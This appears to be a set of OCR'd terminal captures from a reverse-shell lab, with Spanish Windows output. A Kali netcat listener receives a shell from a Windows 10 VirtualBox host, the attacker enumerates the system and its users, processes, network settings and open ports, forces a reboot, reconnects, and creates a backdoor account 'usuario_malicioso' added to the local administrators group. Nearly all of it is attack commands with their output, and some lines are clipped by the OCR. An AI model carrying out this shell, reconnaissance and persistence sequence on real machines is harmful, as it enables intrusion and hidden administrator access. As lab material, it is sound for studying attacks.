





```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.20] from (UNKNOWN) [192.168.0.10] 49885
dir


    Directorio: C:\Users\Diogenes\Desktop


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----        03/10/2024     23:20           2354 Microsoft Edge.lnk

-a----        19/11/2024     19:09            631 reverse_shell.ps1
```




```
ysteminfo

ombre de host:                                DESKTOP-90913LS
ombre del sistema operativo:                  Microsoft Windows 10 Pro
ersión del sistema operativo:                 10.0.19045 N/D Compilación 19045
abricante del sistema operativo:              Microsoft Corporation
onfiguración del sistema operativo:           Estación de trabajo independiente
ipo de compilación del sistema operativo:     Multiprocessor Free
ropiedad de:                                  Diogenes
rganización registrada:
d. del producto:                              00330-80000-00000-AA307
echa de instalación original:                 03/10/2024, 23:13:12
iempo de arranque del sistema:                19/11/2024, 18:44:19
abricante del sistema:                        innotek GmbH
odelo el sistema:                             VirtualBox
ipo de sistema:                               x64-based PC
rocesador(es):                                1 Procesadores instalados.
                                              [01]: AMD64 Family 23 Model 113 St
epping 0 AuthenticAMD ~4295 Mhz
ersión del BIOS:                              innotek GmbH VirtualBox, 01/12/200
6
irectorio de Windows:                         C:\Windows
irectorio de sistema:                         C:\Windows\system32
ispositivo de arranque:                       \Device\HarddiskVolume1
onfiguración regional del sistema:            es;Español (internacional)
```




```
ipconfig

Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::5d71:be96:8f02:8d4f%10
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.0.10
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.0.1

tasklist

Nombre de imagen               PID Nombre de sesión Núm. de ses Uso de memor
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 KB
System                           4 Services                   0         44 KB
Registry                       124 Services                   0     48.240 KB
smss.exe                       412 Services                   0        504 KB
csrss.exe                      516 Services                   0      5.000 KB
wininit.exe                    592 Services                   0      6.100 KB
csrss.exe                      612 Console                    1      5.176 KB
winlogon.exe                   688 Console                    1     10.848 KB
services.exe                   744 Services                   0      9.440 KB
```




```
hostname
DESKTOP-90913LS

net user

Cuentas de usuario de \\DESKTOP-90913LS

-----------------------------------------------------------------------------
--
Administrador            DefaultAccount           Diogenes
Invitado                 WDAGUtilityAccount
Se ha completado el comando correctamente.


netstat -an

Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
```



```
tasklist

Nombre de imagen               PID Nombre de sesión Núm. de ses Uso de memor
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         8 KB
System                           4 Services                   0        44 KB
Registry                       124 Services                   0    48.228 KB
smss.exe                       412 Services                   0       504 KB
csrss.exe                      516 Services                   0     5.012 KB
wininit.exe                    592 Services                   0     6.100 KB
csrss.exe                      612 Console                    1     5.160 KB
winlogon.exe                   688 Console                    1    10.848 KB
services.exe                   744 Services                   0     9.408 KB
lsass.exe                      764 Services                   0    18.648 KB
svchost.exe                    880 Services                   0    29.984 KB
fontdrvhost.exe                904 Console                    1     4.956 KB
fontdrvhost.exe                912 Services                   0     3.592 KB
svchost.exe                   1004 Services                   0    16.028 KB
svchost.exe                    456 Services                   0     7.536 KB
svchost.exe                   1028 Services                   0    16.544 KB
svchost.exe                   1084 Services                   0     9.684 KB
svchost.exe                   1092 Services                   0    11.772 KB
svchost.exe                   1148 Services                   0     8.724 KB
dwm.exe                       1164 Console                    1    81.380 KB
svchost.exe                   1232 Services                   0     7.304 KB
```



```
mkdir C:\TestFolder


    Directorio: C:\


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----        20/11/2024     18:40                TestFolder
```



```


shutdown /r /t 0


┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.20] from (UNKNOWN) [192.168.0.10] 49723
net user usuario_malicioso 123456 /add
Se ha completado el comando correctamente.


net localgroup Administradores usuario_malicioso /add
Se ha completado el comando correctamente.

```